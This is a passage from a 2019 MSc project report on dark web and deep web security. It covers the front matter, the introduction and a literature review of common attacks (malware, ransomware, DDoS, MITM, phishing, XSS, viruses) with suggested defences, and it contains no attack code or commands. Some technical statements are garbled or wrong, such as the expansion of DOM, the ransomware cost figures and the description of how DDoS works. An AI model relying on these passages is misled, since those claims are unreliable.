



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

MAJOR PROJECT

TITLE:

DARK WEB / DEEP WEB

By:

Adam Ibrahim Abdullah Yahya

Supervisor: Dr Carlene E-A Campbell

Second Marker: Dr Kapilan Radhakrishnan

Project submitted as part of the requirements for
the award of MSc (Hons) Computer Networks
and Security

September 2019

Declaration of Originality

I am Adam Ibrahim Abdullah Yahya, I declare that I am the sole author of this Project; that all references cited have been consulted; that I have conducted all work of which this is a record, and that the finished work lies within the prescribed word limits.

This work has not previously been accepted as part of any other degree submission.

Signed: Adam Ibrahim Abdullah Yahya

Date: 30/09/2019

FORM OF CONSENT

I am Adam Ibrahim Abdullah Yahya, hereby consent that my Project, submitted in candidature for the MCs Computer Networks and Security degree, if successful, may be made available for inter-library loan or photocopying (subject to the law of copyright) and that the title and abstract may be made available to outside organizations.

Signed: Adam Ibrahim Abdullah Yahya

Date: 30/09/2019

Copyright Acknowledgement

I acknowledge that the copyright of this project report, and any product developed as part of the project, belong to the University of Wales Trinity Saint David, Swansea.

ABSTRACT/SYNOPSIS

Nowadays, privacy is a major concern for internet users. This brought a challenge to the security experts to keep the anonymity of user data secure from outsiders. This lets the author do investigation in the network security based on the dark web and deep web. The main goal of this project is to use various methods and techniques to identify any possible vulnerabilities, threats, and attacks. Securing end devices will keep the users of the dark web and deep web data anonymous and make it untraceable by such as attackers. This report consists of two parts, part one is research and part two is an experiment. To complete this project, it requires research and review of literature on previous study findings. Based on findings carry out experiments on computer network security. The research and review of literature are conducted to understand the methods and techniques used by previous studies then carried out the experiments on dark web and deep web through The Onion Router (TOR). The experiment conducted by setting up a small Local Area Network (LAN) which managed by Windows Server 2012 R2 operating system. On LAN clients, the author installed Kali Linux operating system on Oracle VM Virtual Box that which already installed on client devices. On Kali Linux, installed Tor Browser with proxy-chains to provide anonymity and make it untraceable. And then the author uses the Kali Linux command line with various tools to enabled to conduct testing.

Keywords – Introduction, Aim Objectives, Research & Review of Literature, Dark Web and Deep web, Research Methodology, Design, and Implementation, Testing and Evaluation, Conclusion and Recommendations, Reflections, References, and Bibliography.

TABLE OF CONTENT

Abstract/Synopsis

Table of Content

List of Figures

List of Tables

Acknowledgements

CHAPTER 1 - INTRODUCTION	1
1.1 Introduction	1
1.2 Aim.....	3
1.3 Objectives	3
1.4 Structure of The Project.....	4
1.5 Conclusion	4
CHAPTER 2 - RESEARCH & REVIEW OF LITERATURE.....	5
2.1 Introduction	5
2.2 The Dark Web.....	6
2.3 The Deep Web.....	7
2.4 Requirement of accessing dark web and Deep Web	7
2.5 Security Risk involved in computer networks.....	8
2.5.1 Organization information security (IS)	9
2.5.2 Malware.....	11
2.5.3 Spyware	12
2.5.4 Ransomware	13
2.5.5 Distributed Denial of Service (DDoS)	14
2.5.6 Man-In-The-Middle attack	15
2.5.7 Phishing	17
2.5.8 Cross-Site-Scripting	18
2.5.9 Viruses	19
2.5.10 Trojan horse	19
2.5.11 Silk Road.....	20
2.6 Related Works	21
2.6.1 The Onion Router (TOR).....	21

2.6.2 Freenet.....	23
2.6.3 Invisible Internet Project (I2P)	25
2.6.4 Focused Crawler Architecture	26
2.6.5 DDoS attack	27
2.6.6 Acunetix web vulnerability scanner	29
2.7 Black, White and Grey Box Testing	30
2.8 Positive and Negative Impacts.....	31
2.9 Network Security Solutions	32
2.10 Conclusion	36
CHAPTER 3 - RESEARCH METHODOLOGY	37
3.1 Introduction	37
3.2 Research Overview.....	37
3.2.1 Research Philosophy	38
3.2.2 Research Approach.....	39
3.2.3 Research Strategies.....	39
3.2.4 Choices	40
3.2.5 Time Horizons	40
3.2.6 Data Collection	40
3.3 Conclusion	43
CHAPTER 4 - DESIGN & IMPLEMENTATION	44
4.1 Introduction	44
4.2 Problem formulation.....	44
4.3 Resources and planning requirements	46
4.4 Network Design	47
4.5 Implementation	48
4.5.1 Oracle VM Virtual Box and Windows Server 2012	48
4.5.2 Kali Linux.....	49
4.5.3 Virtual Private Network (VPN)	50
4.5.4 The Onion Router (TOR).....	50
4.5.4 Proxy-chains	51
4.5.5 TOR Overview Design.....	52
4.6 Conclusion	52
CHAPTER 5 – TESTING AND EVALUATION.....	53

5.1 Introduction	53
5.2 Testing discussions.....	53
CHAPTER 6 - CONCLUSIONS AND RECOMMENDATIONS	62
6.1 Summary	62
6.2 Conclusion	62
6.3 Recommendations for future research.....	63
CHAPTER 7 – REFLECTIONS.....	65
7.1 Introduction	65
7.2 Barriers experienced during the project	65
7.3 Positives	65
7.4 Lesson learned	66
7.5 Guidance to the future students.....	66
7.6 Overall	66
CHAPTER 8 - REFERENCES	67
CHAPTER 9 – BIBLIOGRAPHY.....	73
9.1 PROJECT MANAGEMENT	73
9.2 ETHICS FORM.....	76
OUTLINE ANY ANTICIPATED RISKS THAT MAY ADVERSELY AFFECT ANY OF THE PARTICIPANTS, THE RESEARCHERS AND/OR THE UNIVERSITY, AND THE STEPS THAT WILL BE TAKEN TO ADDRESS THEM.	88
FULL RISK ASSESSMENT COMPLETED AND APPENDED?	88
YES	88
☐ 88	
NO	88
☒ 88	

LIST OF FIGURES

Figure 1. Organizations Challenges Face in IS [12].	10
Figure 2. MITM attack [32].....	16
Figure 3. TOR circuit creation [49].....	23

Figure 4. Length distribution of linear paths [50].....	24
Figure 5. File-sharing applications [51].....	26
Figure 6. Focused crawler architecture [53].	27
Figure 7. Outgoing traffic models [54]	28
Figure 8. Vulnerability scan results [55].....	29
Figure 9. Research Onion [62].	37
Figure 10, Research Design.....	42
Figure 11, Physical Network Design.....	47
Figure 12, Windows Server 2012 2r configuration.....	48
Figure 13, Clients connected to the internet via	49
Figure 14. Kali Linux.....	49
Figure 15. VPN connection.....	50
Figure 16. TOR installation.....	50
Figure 17, proxy implementation on Firefox	51
Figure 18, Proxy-chain implementation	51
Figure 19. Tor overview design	52
Figure 20, proxy-chain with Firefox operation.....	53
Figure 21, Tor traffic analysis	54
Figure 22, DNS leak test 1	55
Figure 23, DNS leak test 2	55
Figure 24, Tor connection.....	56

Figure 25, connected to the host	56
Figure 26, Threads	57
Figure 27, Google.....	57
Figure 28, Onion website site	58
Figure 29, Yalla Shoot.....	58
Figure 30, Twitter	59
Figure 31, Twitter login webpage	60
Figure 32, Facebook login page	60
Figure 33, Original Gantt chart	73
Figure 34, Actual Gantt chart.....	74

LIST OF TABLES

Table 1: Positive and Negative impacts	31
Table 2: Data Collection Methods	41

Acronym

- ❖ The Onion Router (TOR)
- ❖ Virtual Private Network (VPN)
- ❖ Domain Name System (DNS)
- ❖ Oracle VM Virtual Box
- ❖ Distributed Denial of Service (DDOS)
- ❖ Invisible Internet Project (I2P)
- ❖ Man-In-The-Middle Attack (MITM)
- ❖ Cross-Site-Scripting (XSS)
- ❖ World Wide Web (WWW)
- ❖ University of Wales Trinity Saint David (UWTSD)
- ❖ Universal Serial Bus (USB)
- ❖ Hypertext Transport Protocol (HTTP)

Acknowledgements

A big thank you to the project supervisor Dr Carlene Campbell as she has been helping me throughout my entire university years. Dr Carlene has been helpful by pushing me to achieve as high as possible. Without the motivation of Dr Carlene, I would not be able to complete the proposed project as she did everything to provide any required equipment to succeed in my goals. I also big thank you to Dr Kapilan Radhakrishnan as he has been very supportive since day one of arriving at the university.

In addition, big thank you to my class colleagues and the university lecturers for being helpful throughout the past four years.

CHAPTER 1 - INTRODUCTION

1.1 Introduction

Due to the significant increase in internet connectivity day by day, this relatively changes the modern world. The dark web and deep web are becoming popular for users who conduct unlawful activities over the internet. The author has chosen to undertake a major project in network security based on the dark web and deep web. The purpose is to understand how dark web and deep web assist the hackers to hide their identity anonymously while doing unlawful activities. According to the report, the dark web is a hidden from public access and user requires personal login to gain access via internet [1]. "In most cases, a user who visits the onion site is commonly known as darknet site" [2]. This because the identity of the visitor or the host cannot be identified as it's not the same as the mainstream internet [2].

However, criminals take those opportunities to carry out illegal activities on dark web sites. This because it allows hiding their identity and make it unreachable. There are three stages of the internet. The Surface Web, Deep Web and Dark Web. The surface web is the public websites such as Google, yahoo and it covers anything located on search engines. The deep web is containing the web contents that cannot be reached by normal search engines because its sites are not indexed. The dark web is part of the World Wide Web which requires a special type of software to gain access and it is a collection of websites that are on the encrypted network [1].

The title of the proposed project is to investigate the available capacity of computers used in the dark web and deep web. Nowadays, Distributed Network Attack (DDoS) is based on this concept and the author aims to identify the security risks to the users of the site from spyware and malware. The author is going to conduct research on this field to address security issues within the dark web/deep web through the provision of recommendations to assist TCCPL Company to overcome those issues.

This subject is very interesting because the increase of internet users on a daily basis brought more challenges to the security expert to secure legitimate users from those intending to do unlawful activities. Dark web sites mostly used by criminals to do damages to genuine user's data. The dark web/deep web is used to keep the anonymity and privacy of the user from unauthorized people. The dark sites' business runs through digital currencies to do trades online instead of real currencies. This is when a distributed denial-of-service attack takes place to affect the transaction process.

The goal of the author is to investigate network security vulnerabilities in the Dark Web and Deep Web. The risk includes vulnerabilities, threats, and attacks that being lunched by hackers and any other method of such as misuse of a computer or system. Then the author will provide recommendations to overcome those issues or for future improvements. Denial of Service (DoS) attacks is one of the most common attacks used to infect cryptocurrencies during the process of exchange to infect. With that being said, it's essential to protect end-user data on any network to ensure the vulnerabilities stay out of it.

Hackers are always looking for any security weakness to gain access to confidential data on a computer or system. In fact, most attacks happen through an infected machine or system used by a user to access dark web sites. The reason is that the end-user device is not secure enough to prevent hackers from exploiting vulnerabilities.

1.2 Aim

The aim of this project is to investigate the security risks in the dark web/deep web and identify the positive and negative impacts.

1.3 Objectives

The objectives of the proposed project in the network security field based on the dark web and deep web provided in this section. The focus of the objectives is to minimize security vulnerabilities, threats, and attacks on the networks. In the completion of this project, the author hopes to produce the project and achieve the target.

- ❖ Carry out a literature review on books, online resources, journals, and related articles.
- ❖ Discover positive and negative activities in the dark web/deep web
- ❖ Investigate vulnerabilities, threats or attacks in the dark web and deep web
- ❖ Use a combination of hardware and software to carry out experiments to identify security risks
- ❖ Evaluate findings and provide recommendations for future improvement

1.4 Structure of The Project

Chapter 1 - is based on a dark web and deep web major project, which includes an introduction, aim, objectives and structure of the project.

Chapter 2 – is a literature review of gathering information on previous studies papers to allow the author to complete the proposed project with success.

Chapter 3 – is based on a methodology to allow provide a clear path of completing the project to achieve targets.

Chapter 4 –provides the information based on design and implementation for the proposed project with relevant details.

Chapter 5 –provides the details based on testing and evaluation of the experimentations for the proposed project.

Chapter 6 – provides a conclusion and recommendations for future improvements for the proposed project.

Chapter 7 –provides reflections based on research findings and achievements.
Chapter 8 – it provides reference details for each paper used for this report for acknowledging the past researcher's efforts.

Chapter 9 – Bibliography provides details of project management

1.5 Conclusion

In conclusion, chapter one introduces the proposed project. This includes the introduction, aim, objectives, and structures of the project. The introduction is a brief description of the whole project. The aim is there to specify that, what the author is aiming to achieve it for this particular project. In order to achieve the aim, the author must achieve all the objectives to provide a completed project. Finally, the structure is providing the brief details of each chapter to make it easy for the readers to understand what information in a particular chapter.

CHAPTER 2 - RESEARCH & REVIEW OF LITERATURE

2.1 Introduction

In this section, critical investigations of research and review of literature on previous and current study findings in the network security field based on the dark web and deep web. The dark web is part of the internet that not indexed via normal search engines and it contains illegal information such as drug trafficking sites. It is capable of providing private communication to hide a user identity. Whereas deep web is containing medical information, government resources and any other legal information are based on the deep web. It is used by almost every internet user on a daily basis such as login into a bank account is accessing the deep web without knowingly. This provides the reader with enough knowledge of the literature review and the approaches taken by past and current study findings to provide possible solutions for future improvement. The author aims to conduct research on the dark web and deep web field to understand the methods and techniques used by past researchers to help to complete the experiment project to achieve the target.

When it comes to internet crime nowadays, most criminals use the dark web to do unlawful activities. This lets the author evaluate the critical security risks involved within the dark web sites during a user browsing those sites. To protect a user computer or system while a user in the site, it requires understanding the methods and techniques would be the key element of protecting a user or network system from being infected by vulnerabilities through hackers. Chapter two focuses on research and review of literature based on network security in the dark web/deep web. This includes how to keep network security up to date to prevent unauthorized access through a security mechanism to secure user anonymity from being compromised. Criminals cause significant damages to organizations on a daily basis by exploiting vulnerabilities through the Internet of Things (IoT) while the security expert tries to keep confidential information from outsiders.

Chapter two will provide critical details on previous study papers based on dark web and deep web to get ideas based on past researchers to complete intended projects with success. And then the author will conduct an experiment to see if the outcome result is accordingly to the past researchers' results or slightly different. The recommendations will be provided for future improvement. The following 2.2 section provides brief details of the dark web and 2.3 section provides brief details of the deep web.

2.2 The Dark Web

This section discusses brief details of the dark web. The dark web is part of the World Wide Web (WWW), which is a subcomponent of the deep web and it requires a special type of software to access it by any user [1]. It is websites are on an encrypted network, it is generally containing illegal and anti-social information and cannot be accessed by normal search engines. Dark web sites are used by both genuine and criminals and it hides the servers IP addresses that running through it [3]. However, once the user inside the dark web the websites and other services can be accessed through its browser same as the traditional web [1]. A user in the dark web can only access the contents and resources through defined protocols [4].

The dark web is been developed under the surface and it relies it's trading on digital currencies such as bitcoins to ensure the access is anonymized. The keeping the anonymity is giving the opportunity to the criminals to do such as drug dealing and selling illegal things on the marketplace in the dark web as long as the identity stays anonymous from being identifiable [3]. On the other hand, some legitimate civilians are looking for protection while reaching for sensitive topics on the site [5]. The users in the dark web use The Onion Router (TOR) to provide anonymity to hide their identity as its specialized web browser [4]. The primary of using TOR is to provide anonymity to the users. Even law enforcement has a difficulty of identifying the cybercriminals [6]. This because criminals use such as TOR to make it difficult to be identified by law enforcement.

2.3 The Deep Web

This section briefly discusses the deep web. The deep web is part of the World Wide Web and it is hidden web, which cannot be found by traditional search engines. The deep web is a collection of websites and it made up of 90 to 94 per cent holds content that neither indexed nor catalogued [7]. The deep web uses very complex technology to hide sensitive data from unauthorized access. The deep web requires authorization to access web content [8]. The deep web in excess of 90 per cent of the overall internet and it host the illegal markets [9]. The illegal markets that consist of such as Malware, Silk Road and any other messaging services that enable the hackers to do unlawful activities online [9]. Most drug dealers use the deep web to keep anonymity because it will never lead interested parties to the physical location or IP address [10]. Dynamic web pages in the deep web are blocked, unlinked and private sites [2]. Also some of the govern bodies use the site to engage with such as forged documents. In addition, the surface web is an indexed web that included in search engines such as Google and known by every internet user. Whereas, both dark web and deep web not indexed on the surface web so both require special software to gain access into it.

2.4 Requirement of accessing dark web and Deep Web

In order to access the dark web to browse its sites, it requires a combination of hardware, tools, and software and some sort of registration to allow gain access. In terms of hardware, the user needs a computer or a laptop with an internet connection. In terms of software, the user must use a password or other authentication method to enable access to the sites [7]. For this project, the author will use the University of Wales Trinity Saint David (UWTSD) computers/laptops and its network to allow complete the proposed project. It requires the following methods of below bullet points.

- ❖ Desktop PC/Laptops with windows or Kali Linux operating system
- ❖ Internet connection
- ❖ Virtual Private Network (VPN)
- ❖ The Onion Router browser (TOR)
- ❖ Invisible Internet Project (I2P)
- ❖ Freenet

This project involves a high risk of precaution just for accessing the dark web sites. This lets the author complete ethical form which stating all the requirements and ensures the project supervisor and the university have verified the form before the start of this project to protect the author and the university network. However, the author will use its own Virtual Private Network (VPN) and use such as The Onion Router (TOR) to keep the university network secure from others while connected in the dark web sites. The combination of VPN and TOR used to keep the anonymity of the network and user information from being traced back. TOR, I2P, and Freenet discussed in detail in the subsections of 2.6 related works.

2.5 Security Risk involved in computer networks

- ❖ Bitcoin services – cryptocurrency activities in dark web sites
- ❖ Illegal marketing such as drugs and child pornography
- ❖ Scam sites such as phishing
- ❖ Terrorism
- ❖ File sharing
- ❖ Hackers for hiring to do damages

There are various risks involved in accessing a dark web site. It involves the risk of precaution is one of them because the government could precaution the user by just accessing dark web sites. Dark sites are knowingly used by illegal activities such as drug dealing, weapon selling, jihadist activities, forged documents and any other activity that related to unlawful things. On the other hand, the hackers also in the dark web sites and aiming to find a weakness of end-user devices to gain access to computers or systems through the exploitation of vulnerabilities to take control of confidential information. As mentioned in 2.4 section to access dark web sites, it requires internet

connection, Virtual Private Network (VPN), laptops or computers to hide their identity during the use of the dark sites.

The government has the capability of identifying the devices that used to carry out unlawful activities and precaution of the person who involved with it. However, it is difficult for the government to maintain the identification of those who involve unlawful activities through dark web sites at all times. The government uses special software tools to identify the identity of a user, so the criminals use various methods and techniques to hide their identity from being traced or identified. This is when the security experts come in place to reduce or eliminate vulnerabilities, threats, and attacks within computer networks.

The cybercrime always relies on communication systems to find a way of intercepting the links between sources and destinations. Criminals use malicious software to gain access to a computer or a system [11]. Computer network crimes increasing year by year while the security experts are trying the keep the anonymity of users secure from outsiders (hackers). Criminals use various methods and techniques to ensure their identities remain anonymous [11]. Nowadays, cybercrime is accessible by anyone wishing to engage with low or high-risk criminal activities to affect the communications of other network users [5]. Dark web users have the possibility of infecting their computers with malware while browsing the dark web sites. This followed by the most common types of security threats on the computer networks, which are subsections of 2.5 [1].

2.5.1 Organization information security (IS)

It is not easy to lock the door of web threats that happen through websites. Most organizations challenge to keep the door locked from these type of attacks [12]. According to the research findings, “in 2017 a new study found that phishing is one of the tops of threat affects the organizations”. The outcome results are based on eleven threats that conducted by SANS are DDoS, phishing, pharming, ransomware, spyware, spam, viruses/worms, web threats, Trojans, Advanced Persistent Threats (APTs) and none [12].

Figure 1, shows the result for each threat and pharming and APTs only are less than 10%, rests are all above of it. This means that it is significantly important to find solutions to protect sensitive data on networks. The author uses this figure because it could help the user to be aware of the threats that gaining access to a computer or system when a user visits one of the dark web sites [12].




Figure 1. Organizations Challenges Face in IS [12].

Solutions against those threats, train users to be aware of the issues is one of the important solutions. Training will make the users use the networks incorrect way to reduce vulnerabilities. Improve the security operation by monitoring continuously and detect any behaviour as soon as possible by improving existing network security. Use advanced technology to detect threats [12].

2.5.2 Malware

The malware is malicious software designed to infect computers without the user's consent through vulnerabilities to gain access to unauthorized devices. Attackers aim to exploits vulnerabilities and infect significant damages before the response of the defender to steal victim's bank credential details through specific exploitation [13][14]. Malware targets the windows and Linux operating systems and it has categorized into such as Trojan, ransomware, and worm [15].

According to the report, "the current state of practice task of locating and extract secrets from malware using Yara regular expressions embedded into Volatility plugin" [16]. The Volatility tool used to analyze the physical memory dumps. Python scripts used to iterate the process memory dump. Yara is used to locate the bytes and extract parameters of the byte's code to ensure corresponding to the function [16][13]. Malware is used to target financial sectors such as theft of banking credentials through the hijacking of internet sessions [17].

Solutions to malware are that, deploying SpyDroid in the real device to detect real-time malware [14]. SpyDroid is a designed part of an operating system to monitor and detect malware. The framework has sub-detectors monitor process time to perform analysis to prevent malware [14]. This method can be implemented in any smartphone operating system to detect malware through a dataset containing about 5000 apps [14].

The security experts develop a Predictive Malware Defense (PMD) system that has the capability of capturing detecting a large percentage of future malware [13]. Moreover, the use of hybrid to analysis both static and dynamic traffics to detect malware [18]. The way the analysis works is that 100% of statics traffic analyzed first then analysis 100% of dynamic traffic through Security Operations Centre (SOC) to ensure any behavioural alert reported [18][17][19].

- Use anti-virus software to detect any vulnerabilities gaining access to a system.
- Ensure the system kept up to date to reduce threats and attacks.
- Install detection software to monitor inbound and outbound traffics.
- Activate Microsoft windows defender anti-virus system [15].

2.5.3 Spyware

The spyware is software programs used by criminals to allow secretly obtain or convert information about another computer without the knowledge of a user. Transmitting data can be converted from the victim's hard drive, captures passwords, banking details and transfers over the internet to criminals to do damages to individuals or organizations. According to the report, “key loggers and screen recorders are the most dangerous in spyware” [20] which used to hijack user input from the keyboard and attempt to retrieve private information [21]. The Keyloggers are smart malicious binaries that used to record keys by taking actions when a user presses a key during system active or sensitive time [20]. Way the Keyloggers collect information from a user is that when a user enters such as a password in the internet browser spyware will distinguish valuable times to request Find Windows and Get Windows system functions to identify a specific operating system or browser [20]. The screen recorder is used to record victim user activities through runs of different types of spyware monitoring tools [21].

Solutions to prevent spyware snagging a computer requires anti-virus software to protect security risks spreading on a daily basis on internet user's information [22][20]. It requires the performance of anti-spyware tools that have the ability to deal with spyware by detecting and cleaning vulnerabilities to keeping victim data secure [22]. According to the report, the “anti-hook mechanism detects both known and unknown Keyloggers” [21]. The hooking technique is based on the fact of each process of hidden

to be displayed through multiple software components. It helps to detect suspicious processes or files from obtaining private information secretly [21]. In addition, the Honey-ID spyware detection mechanism is used to detect unknown Spywares. It uses techniques Bogus events are generated to detect hidden spyware running processes [21]. It also set up a trap in the operating system through the generation of bogus events to detect spyware processes by identifying different behaviour. However, the implementation of the Honey-ID technique comes with a high cost [21].

2.5.4 Ransomware

The ransomware is a type of malware attack, which used to restrict a user from accessing to computer system or files and requesting ransom payment to unlock the restrictions. The ransomware attack is used to deny a user from accessing a file or infect user devices to prevent the user from services within the network [23]. In recent year's ransomware attacks around us everywhere [24]. There is various type of deadly effect in Bitcoin and it includes some type of ransomware.

Goldeneye attack - is used to harm files and targets the entire commuter system to make it inaccessible to the users. This cost around \$9,000 in 2017 in Ukraine [24].

Wanna-Cry - is the most severe type of ransomware, which used to damage systems around the world. It ignores operating system updates and it damages around \$5 billion in 2017 from \$35 billion all over the world in comparison to 2015 [24].

script - is used to focus on spreading the virus and it does not rely on malicious emails to discover the victims. This could be spread through Universal Serial Bus (USB) to infect files instead of damaging directories [24].

Petya - is used to target the entire computer systems and it is significantly dangerous. This means that does not only encrypt or infect files. The way infection works are that when a user opens a system it will crash and shows skull and crossbones along with ransom note on the screen according to the research findings [24].

Solutions to the ransomware attack, it is significantly important to ensure the antivirus software installed to secure the vulnerabilities gaining access into a system. Study findings suggest that the network system must be up to date to prevent ransomware attacks [23][25]. Enable fire management to blocks such as emails and refresh database to reduce threats that coming into a network [24].

2.5.5 Distributed Denial of Service (DDoS)

The Distributed Denial of Service (DDoS) attack is an attack that makes a computer or network resources unavailable. DDoS attacks typically target a large number of distributed and remotely controlled devices [26]. It aims to infect computing resources, network devices, servers, web applications, network bandwidth, computer systems, and other resources [26][27]. The attack will make the service unavailable to the customers, regardless of the quality of service [28]. The synchronize (SYN) flood attack is one of the most powerful flooding methods [29]. This attack based on Transmission Control Protocol (TCP) traffics and attacks two different modes, fixed source IP attacks and random source IP attacks [29]. The attacker spoofs their IP address to hide its own hosts [29]. The spoofing enables the attackers to hide their identity, as the spoofed IP address can be random or fixed [29].

According to the report, "DDoS attack is hard to be detected, as its attack traffic is similar to normal traffic in most cases" [27]. DDoS attacks can infect large volumes of traffic in a short time. The significant increase of Internet of Things (IoT) devices, which made the DDoS, attacks even harder to prevent. Attacks abuse the cryptocurrency exchange markets in

the dark web/deep web during the digital exchange process of transactions between the source and destination. This brought the challenge to the security experts to protect credential information due to the complexity of software.

Solutions to detect and prevent DDoS attacks could be done through mechanisms. Use of machine learning method to detect abnormality of traffics. Machine learning is used to differentiate the good and bad packets within the traffics. The packets that are classified as bad will be dropped and the good packets will continue to the proposed destination [27]. Implementation of Multi-Access Edge Computing (MAEC) used to offers information technology platforms at the edge of the network to prevent DDoS attacks [30]. Deployment of this will provide network-based mechanisms, source-based mechanisms, and destination-based mechanisms to secure DDoS attacks along the path from attacker to victim [30].

2.5.6 Man-In-The-Middle attack

A man-in-the-middle attack (MITM) is one of the most known attacks based on the computer network used by hackers. The purpose of the MITM attack is attacker secretly intercept the connection between client and server and take control of communication over two parties [31]. The attacker will alter all the data transferred between both parties. The client will think to communicate with the server as well as the server think to communicate with the client, but both connections run through the attacker. The way the connection runs between client and server is that the client request for the public key of the server to encrypt than the attacker intercept and reply with its own public key message and it decrypts the message with its own private key [31].

According to the report, "MITM attack can be used to invoke attacks such as Distributed Denial of service (DDoS), Domain Name System (DNS)

spoofing, port stealing and session hijacking” [32]. This attack is one of the most common attacks in the computer networks, as it has many consequences of stealing such as password, user ID online, local File Transfer Protocol (FTP) ID and telnet [32]. This means that the MITM attack can transfer cryptocurrency to fraudulent addresses instead of the intended user address. For this reason, it is worth mentioning the MITM attack for the proposed project [32].

Figure 2. Shows an example of normal flow and MITM attack flow. In the MITM attack, flow shows that the attacker intercepts the communication between the client and server to make it go through it, whereas, normal flow shows communication that directly communicating between client and server [32].




Figure 2. MITM attack [32].

Solutions to MITM attack is to use the Software-Defined Network (SDN). The SDN developed to provide adaptability, network security operations, data planes, and visibility to prevent this type of attack [23]. Use Virtual Private Network (VPN) to encrypt tunnels to create additional security layers to prevent MITM attack on both wired and wireless communications. When access to organization confidential networks through such as Wi-Fi, it is significantly important to ensure connect through VPN to avoid MITM attack [23].

2.5.7 Phishing

The phishing is a social engineering attack that available on the internet. The attacker aiming to obtain confidential information by sending out emails and hoping to make a fake connection with the victim by convincing a user to visit their sites to infect a computer or system to steal sensitive data [33]. Phishing could be performed website-to-website, email-to-email, browser-to-browser, and email-to-website to collect data without the consent of a user [25]. The phishing attack is a method of intercepting communication between source and destination to make it look like genuine to a user to capture transactions. A phishing attack can be sent off an email that pretends to be genuine to steal valuable information [25][34]. For example, the process of phishing works is that attacks target users, system, and then internal network by the clone of a website through hypertext to look like legitimate requests to collect sensitive data [34]. It is basically, redirecting traffics online to capture transactions without the knowledge of a client [35].

In order to detect a phishing attack, it requires various tool developments to ensure detect vulnerabilities. The tools that would provide protection to a phishing attack which are Pineapp mail-secure, phish tank, spam assassin and envelope content splitting [36]. The Pineapple mail-secure is a platform antispam tool that developed to prevent phishing to email clients, workstations and email servers [36]. The phish tank is a community-based anti-phishing site, which created to detect phishing on a web browser by reporting any suspicious websites to the phish tank. Spam assassin is a program, which used to filter spam emails through techniques that allow detecting phishing such as domain name system. The envelope content splitting method is used to prevent phishing attacks from mail recipients from impersonating to provide prevention to the client [34].

In addition, use advanced encryption standards (AES) as it is “non-Feistel cypher which used to encrypt and decrypts 128, 192 or 256 bits block of data” [35]. Anti-phishing awareness training system to detect sensitive data such as email addresses. This is by mail server removing log data of sending emails quickly after the sending of emails [25].

2.5.8 Cross-Site-Scripting

The Cross-Site-Scripting (XSS) is a code injection used by attackers to execute malicious JavaScript to user's browsers to gain access to unauthorized data. The code injection is injected on the client-side to target contents through executing malicious to the websites and when a user visits the website it will be victimized, as the site is already exploited by vulnerabilities [37][22]. XSS is categorized into three, stored, reflected and Document Subject Model (DOM) based [38]. The stored attack is type one and its script is inserted into a forum or blog. The reflected attack is type two and its script is part of Hypertext Transport Protocol (HTTP) that sent a request to a server then it responds back with a payload. The DOM is type 0 and its attack is based on the client-side to access sensitive data on a computer [38].

Solutions to XSS injection, it requires a number of methods and techniques to prevent vulnerabilities. It is significantly important that the safety of applications must be the priority. This because all the communication runs through applications whether its web or any other application. Use of HtmUnit instead of Internet Explorer or Firefox, because the HtmUnit has the capability of simulating various browser personalities.

The XSS injection would be prevented through validating and encoding all user input into the website search engine scripts that are generated to prevent malicious [38]. In addition, the honeypot method could be used to protect XSS injection, as it is capable of collecting the most useful data on a system to minimize the risk of hackers exposing it [39].

2.5.9 Viruses

The viruses are programming codes that used to infects other programs on computer systems to do damages to sensitive data and capable of copying itself [40]. Virus Infections happen through messages and emails when a device connected to the internet then when a user clicks, an open message or an email that contains malicious codes, which spread to do damages a machine or a system. The goal of a virus is used to corrupt folders/files of programs to victimize user data [41][40].

Solutions to prevent viruses infecting other programs is to use anti-virus software to detect, block and delete malicious that could do damages to a running system [40]. Anti-viruses developed to battle the challenge and aiming to win the challenge of computer viruses [42]. Ensure the system up to date and updated to the newest version of such as an operating system to keep the vulnerabilities out of a system. Educate users to be aware of popup notifications not to be clicked/visited to reduce attacks on a network [42].

2.5.10 Trojan horse

